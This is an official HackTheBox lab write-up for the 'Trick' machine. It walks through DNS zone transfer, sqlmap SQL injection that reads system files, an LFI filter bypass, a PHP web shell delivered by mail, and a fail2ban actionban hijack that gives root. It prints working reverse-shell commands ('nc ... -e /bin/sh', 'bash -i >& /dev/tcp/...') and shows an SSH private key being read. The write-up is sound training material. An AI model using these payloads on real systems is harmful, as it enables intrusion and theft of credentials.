HACKTHEBOX

Trick

30th May 2022 / Document No D22.100.175

Prepared By: woodenk

Machine Author(s): Geiseric

Difficulty: Easy

Classification: Official

Synopsis

Trick is an Easy Linux machine that features a DNS server and multiple vHost's that all require various steps to gain a foothold. It requires basic knowledge of DNS in order to get a domain name and then subdomain that can be used to access the first vHost. On the first vHost we are greeted with a Payroll Management System that is vulnerable to SQL Injection. Using `sqlmap` we find we have file privileges and can read system files. Reading an Nginx configuration file reveals another vHost. This vHost contains a Local File Inclusion (LFI) vulnerability that can be exploited. Sending a mail to one of the users with PHP code embedded and then including that mail with the LFI allows for Remote Code Execution (RCE). After the initial foothold we find a Sudo command that can be executed without a password. The command restarts the `fail2ban` service. The configuration directory of fail2ban contains a directory that is owned by a group that the current user is part of. The user has write access to the directory and can rename a configuration file and replace it with their own, which leads to Remote Code Execution as root once a ban is triggered.

Skills Required

- Basic DNS knowledge
- Enumeration

Skills Learned

- DNS Zone transfer
- Using SQL Injection to read system files
- Exploitation of file permission misconfiguration

Enumeration

Nmap

Let's begin by scanning for open ports using `Nmap`.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.166 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.166
```


```
nmap -p$ports -sC -sV 10.10.11.166

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY,
ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: nginx/1.14.2
Service Info: Host:  debian.localdomain; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

The Nmap scan reveals that ports 22 (SSH), 25 (SMTP), 53 (ISC) and 80 (Nginx) are open.

Nginx

Let's navigate to port 80 with a browser to take a look at the website.



Port 80 contains a single page that is currently being built and states that "the website is coming soon". Nothing else of interest can immediately be found. Let's proceed to enumerating the DNS server on port 53.

DNS

DNS is what translates a domain name like `google.com` to an IP address, however, DNS can also be used to lookup the domain names that belong to an IP address. Using `dig` we can perform a reverse lookup and attempt to get a domain name from the DNS server.

```
dig @10.10.11.166 -x 10.10.11.166
```

```
$ dig @10.10.11.166 -x 10.10.11.166

; <<>> DiG 9.18.0-2-Debian <<>> @10.10.11.166 -x 10.10.11.166
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36353
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ca017ed8f2187fce72b1d66e629def12eae13417cec38e5d (good)
;; QUESTION SECTION:
;166.11.10.10.in-addr.arpa.     IN      PTR

;; ANSWER SECTION:
166.11.10.10.in-addr.arpa. 604800 IN    PTR     trick.htb.

;; AUTHORITY SECTION:
11.10.10.in-addr.arpa.  604800  IN      NS      trick.htb.

;; ADDITIONAL SECTION:
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1

;; Query time: 24 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (UDP)
;; WHEN: Mon Jun 06 07:12:01 CDT 2022
;; MSG SIZE  rcvd: 163
```

The output from `dig` shows the domain `trick.htb`. Let's add this to our hosts file.

```
echo '10.10.11.166  trick.htb' | sudo tee -a /etc/hosts
```

Navigating to `http://trick.htb` seems to give us the same page as before. We can try to initiate a zone transfer and attempt to acquire other domain names associated with `trick.htb`.


DNS is broken up into many different zones, a zone is a part of domain name space that is hosted and served by a DNS server. For example, `example.com` and all the subdomains it may have (eg. `subdomain.example.com`) are a zone. A zone transfer is a request to copy an entire zone.

```
dig @10.10.11.166 axfr trick.htb
```

```
dig @10.10.11.166 axfr trick.htb

; <<>> DiG 9.18.0-2-Debian <<>> @10.10.11.166 axfr trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb.
root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb.
root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 16 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (TCP)
;; WHEN: Fri Jun 17 04:09:40 CDT 2022
;; XFR size: 6 records (messages 1, bytes 231)
```

The output shows a new domain name called `preprod-payroll.trick.htb`. Let's add this to our hosts file as well and visit the new host in our browser.



The hostname returns a new website that features a login panel.

Payroll system

Looking at the HTML source code we see that the title of the page is `Employee's Payroll Management System`.

```
<head>
  <meta charset="utf-8">
  <meta content="width=device-width, initial-scale=1.0" name="viewport">

  <title>Admin | Employee's Payroll Management System</title>
```

Making a quick Google search with the keywords `employee payroll management system exploits` shows that this specific software is vulnerable to an SQL injection. In the link we see that the vulnerability exists in the login page and specifically in the `username` parameter.

Let's fire up `sqlmap` to attempt to exploit this vulnerability.

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login --
data="username=abc&password=abc" -p username --batch
```

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login
--data="username=abc&password=abc" -p username --batch

<SNIP>
sqlmap identified the following injection point(s) with a total of 210
HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=abc' AND (SELECT 2620 FROM
(SELECT(SLEEP(5)))guOh) AND 'IOSb'='IOSb&password=abc
---
[04:18:06] [INFO] the back-end DBMS is MySQL
```

The `sqlmap` output shows that the page is indeed vulnerable to a Time-Based SQL injection, however, because of the time bound nature of the vulnerability, the extraction of data is going to be very slow. Let's see if there are any other valid injection techniques. To do this we will use the `technique` flag in `sqlmap` to instruct it to use specific techniques. `sqlmap` has the following techniques that can be set:

- B: Boolean-based blind
- E: Error-based
- U: Union query-based
- S: Stacked queries
- T: Time-based blind
- Q: Inline queries

Given that we don't want any slow queries we will remove T and Q and instead use `BEUS` as our potential techniques. Furthermore we want to increase the level and risk of the testing, to make sure any techniques are properly identified.

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login --
data="username=abc&password=abc" -p username --level 5 --risk 3 --technique=BEUS --
batch
```

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login
--data="username=abc&password=abc" -p username --level 5 --risk 3
--technique=BEUS --batch

<SNIP>
sqlmap identified the following injection point(s) with a total of 440
HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: username=abc' OR NOT 3370=3370-- VKuB&password=abc

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR)
    Payload: username=abc' OR (SELECT 3367 FROM(SELECT
COUNT(*),CONCAT(0x716b707a71,(SELECT
(ELT(3367=3367,1))),0x716a716a71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- oCXF&password=abc
---
[04:25:26] [INFO] the back-end DBMS is MySQL
```

The output shows that the page is also vulnerable to boolean-based and error-based injection queries, which are much faster in comparison to time-based queries.

Next, let's enumerate the privileges that the database user has.

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login --
data="username=abc&password=abc" -p username --privileges
```

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login
--data="username=abc&password=abc" -p username --privileges

<SNIP>
[04:33:42] [INFO] fetching database users privileges
[04:33:43] [INFO] retrieved: ''remo'@'localhost''
[04:33:43] [INFO] retrieved: 'FILE'
database management system users privileges:
[*] 'remo'@'localhost' [1]:
    privilege: FILE
```

From the output we can see that the database user has been granted the FILE privilege, which means we can potentially read system files. Let's start by reading `/etc/passwd`.

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login --
data="username=abc&password=abc" -p username --batch --file-read=/etc/passwd
```

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login
--data="username=abc&password=abc" -p username --batch --file-read=/etc
/passwd

<SNIP>
[04:40:36] [INFO] fetching file: '/etc/passwd'
726F6F743A783A303A303A726F6F743A2F726F6F743A2F62696E2F626173680A6461656
<SNIP>
D6F6E3A783A313A313A6461656D6F6E3A2F7573722F7362696E3A2F7573722F7362696E
do you want confirmation that the remote file '/etc/passwd' has been
successfully downloaded from the back-end DBMS file system? [Y/n] Y
[04:40:39] [INFO] retrieved: '2351'
[04:40:39] [INFO] the local file '/home/kali/.local/share/sqlmap/output
/preprod-payroll.trick.htb/files/_etc_passwd' and the remote file
'/etc/passwd' have the same size (2351 B)
```

The output shows the file has been saved at `/home/kali/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd`. Let's read it.

```
cat /home/kali/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd
```

```
cat /home/kali/.local/share/sqlmap/output/preprod-payroll.trick.htb
/files/_etc_passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
<SNIP>
bind:x:120:128::/var/cache/bind:/usr/sbin/nologin
michael:x:1001:1001::/home/michael:/bin/bash
```

The `passwd` file shows that a user called `Michael` exists on the remote system. Given that there was a vHost (`preprod-payroll.trick.htb`), we can try reading the vHost configuration of the web server.

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login --
data="username=abc&password=abc" -p username --batch --file-read=/etc/nginx/sites-
enabled/default
```

```
sqlmap -u http://preprod-payroll.trick.htb/ajax.php?action=login
--data="username=abc&password=abc" -p username --batch --file-read=/etc
/nginx/sites-enabled/default

<SNIP>
[04:50:59] [INFO] retrieved: '1058'
[04:50:59] [INFO] the local file '/home/kali/.local/share/sqlmap/output
/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default' and
the remote file '/etc/nginx/sites-enabled/default' have the same size
(1058 B)
```

After running the previous command we see that the file was saved locally and we can proceed to read it as previously shown.

```
cat /home/kali/.local/share/sqlmap/output/preprod-
payroll.trick.htb/files/_etc_nginx_sites-enabled_default
```

```
server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;
```

```
        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}

server {
        listen 80;
        listen [::]:80;

        server_name preprod-payroll.trick.htb;

        root /var/www/payroll;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}
```

In the configuration file we see a new vHost called `preprod-marketing.trick.htb`. Let's add this to our hosts file as well.

```
echo '10.10.11.166  preprod-marketing.trick.htb' | sudo tee -a /etc/hosts
```

Marketing

Having added the new domain to our hosts file we can visit the website.

The page contains various links to other pages. Clicking on the `services` button takes us to a new page and it is worth noting that the URL in this page changes to `http://preprod-marketing.trick.htb/index.php?page=services.html`. Clicking on `about` takes us to a new page yet again. It also changes the URL to `http://preprod-marketing.trick.htb/index.php?page=about.html`. This could mean that the website uses the PHP `include()` function to show different pages.

Consider the following PHP code.

```
<?php
  // Do something if no page is requested
  page = $_GET['page']; // Get the page parameter
  include("/var/www/market/".page); // This includes the page that is requested
?>
```


If the code is similar to the above, it might be vulnerable to Local File Inclusion. Since we know the site is located in `/var/www/market` based on the Nginx vHost config, we have to go up 3 directories to try and read `/etc/passwd`, however, if we try to use `../` the page is blank. An explanation for this could be that there is a filter in place to prevent directory traversal where `../` simply gets removed from the input. We can test this by visiting the URL `http://preprod-marketing.trick.htb/index.php?page=../about.html`.

Upon doing so, we are greeted with the usual about page, even though the page should be empty as the requested file does not exist. We can check once again by changing the page parameter from `../about.html` to `about.html../`. Yet again, we get the about page. This probably means that `../` is filtered out from the URL.

Given this information we can speculate that the code looks similarly to this.

```
<?php
    //Do something if no page is requested
    page = $_GET['page']; //Get the page parameter
include("/var/www/market/" . str_replace("../", "", $page)); // remove any ../ from the
parameter and include the page
?>
```

There is a possible way to bypass this filter with `....//`. This will remove one of the `../` leaving the other still there. Let's try it out by going to `http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//etc/passwd`.



The page shows the /etc/passwd file, which means our payload worked.

Exploitation

Foothold

At this point it seems like a dead end, because we have not found a way to send PHP code to a file. Looking back at our initial Nmap we can see that there is a SMTP server on port 25. Linux has a directory `/var/mail/` for users to receive messages. If we can send a mail with PHP code to `michael`, it will appear in `/var/mail/michael`. To connect and send our malicious mail we will be using `netcat`.

```
nc trick.htb 25
```

```
nc trick.htb 25
220 debian.localdomain ESMTP Postfix (Debian/GNU)
helo x
250 debian.localdomain
mail from: woodenk
250 2.1.0 Ok
rcpt to: michael
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
<?php system($_GET['cmd']); ?>
.
250 2.0.0 Ok: queued as 1B8824099C
```

In the commands used above, we send an email to the mail server listening on port 25. `helo x` is a command to open/"greet" to the server, `mail from:` gives the server the name of the sender, whilst `rcpt to:` gives the name of the recipient. `data` notifies the server that the following data will be the main message of the mail and the server ends the data with `<CR><LF>.<CR><LF>`, which is a `.` in between two new lines. We give our PHP shell as the data and end off with a dot.

Let's start a `netcat` listener on port `1337`.

```
nc -lvnp 1337
```

After starting a listener, we try to execute a reverse shell on the system using the Local File Inclusion vulnerability, by visiting the URL `http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//....//var/mail/michael&cmd=nc%2010.10.14.29%201337%20-e%20/bin/sh`.

Using the previous URL the website will read the file `/var/mail/michael` which contains our malicious PHP code and include it in it's own source. The code will get the `cmd` parameter and execute it as a system command. The parameter is set to `nc%2010.10.14.29%201337%20-e%20/bin/sh`, which is `nc 10.10.14.29 1337 -e /bin/sh` without URL encoding. Visiting the URL sends a reverse shell to our `netcat` listener.

```
nc -lvnp 1337


listening on [any] 1337 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.166] 42970
id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
cd /home/michael/.ssh
ls
authorized_keys
id_rsa
id_rsa.pub
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
<SNIP>
IJhaN0D5bVMdjjFHAAAADW1pY2hhZWxAdHJpY2sBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

After the initial foothold, we quickly find an SSH key in michael's home directory, which we can use for easier access to the system. We copy it over to our system, and change the permissions of the file using `chmod`.

```
chmod 600 id_rsa
ssh -i id_rsa michael@trick.htb
```

We also take note of the `security` group that the user michael is in.

Privilege Escalation

Once logged in, let's check for sudo commands that we are allowed to run.

```
sudo -l
```

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local
/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
```

The output shows that we can restart the `fail2ban` service as the `root` user. Let's check the configuration of fail2ban to see if we can find anything of interest.

```
cd /etc/fail2ban
ls -la
```

```
michael@trick:/etc/fail2ban$ ls -la
total 76
drwxr-xr-x   6 root root      4096 Jun 13 19:06 .
drwxr-xr-x 126 root root     12288 Jun 12 01:30 ..
drwxrwx---   2 root security  4096 Jun 13 19:06 action.d
-rw-r--r--   1 root root      2334 Jun 13 19:06 fail2ban.conf
drwxr-xr-x   2 root root      4096 Jun 13 19:06 fail2ban.d
drwxr-xr-x   3 root root      4096 Jun 13 19:06 filter.d
-rw-r--r--   1 root root     22908 Jun 13 19:06 jail.conf
drwxr-xr-x   2 root root      4096 Jun 13 19:06 jail.d
-rw-r--r--   1 root root       645 Jun 13 19:06 paths-arch.conf
-rw-r--r--   1 root root      2827 Jun 13 19:06 paths-common.conf
-rw-r--r--   1 root root       573 Jun 13 19:06 paths-debian.conf
-rw-r--r--   1 root root       738 Jun 13 19:06 paths-opensuse.conf
```

We see that the directory `action.d` is owned by the group `security`, which we are a member of. The permissions are also set to `rwxrwx---`, which means that the `security` group has Read,Write and eXecute permissions on this folder. Going inside the `action.d` directory we take a look at the files inside.

```
ls -l
```

```
michael@trick:/etc/fail2ban/action.d$ ls -l
total 280
-rw-r--r-- 1 root root  3879 Jun 13 19:51 abuseipdb.conf
-rw-r--r-- 1 root root   587 Jun 13 19:51 apf.conf
<SNIP>
-rw-r--r-- 1 root root  1420 Jun 13 19:51 iptables-multiport.conf
```

The file we are looking for is `iptables-multiport.conf`, specifically one line in particular. We are looking for `actionban` which contains the command that is being run if a user is banned.

```
cat iptables-multiport.conf
```

```
michael@trick:/etc/fail2ban/action.d$ cat iptables-multiport.conf

<SNIP>
# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>
```

The previously mentioned variable is what we want to change. However, we don't have write access to that file, nor is it owned by anything we can access. Yet, the directory is owned by `security`, which means we can move files and replace them.

```
mv iptables-multiport.conf .old
cp .old iptables-multiport.conf
ls -l iptables-multiport.conf
```

```
michael@trick:/etc/fail2ban/action.d$ mv iptables-multiport.conf .old
michael@trick:/etc/fail2ban/action.d$ cp .old iptables-multiport.conf
michael@trick:/etc/fail2ban/action.d$ ls -l iptables-multiport.conf
-rw-r--r-- 1 michael michael 1420 Jun 15 11:44 iptables-multiport.conf
```

As shown in the output we now have full control over `iptables-multiport.conf`. We edit the configuration file and change the `actionban` variable to `actionban = /tmp/shell.sh`. Afterwards we create a file at `/tmp/shell.sh` with the following contents.


```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.29/1337 0>&1
```

We also make it executable with `chmod`.

```
chmod +x /tmp/shell.sh
```

Finally, let's try restarting fail2ban using sudo.

```
sudo /etc/init.d/fail2ban restart
```



All that is left is starting a `netcat` listener and triggering the ban command. Let's start our `netcat` listener first.

```
nc -lvnp 1337
```

Next, let's try to trigger the ban by trying to log in with incorrect credentials. We can simply use SSH and hit enter a few times.

```
ssh michael@trick.htb
```

After a short period we receive a reverse shell on our `netcat` listener.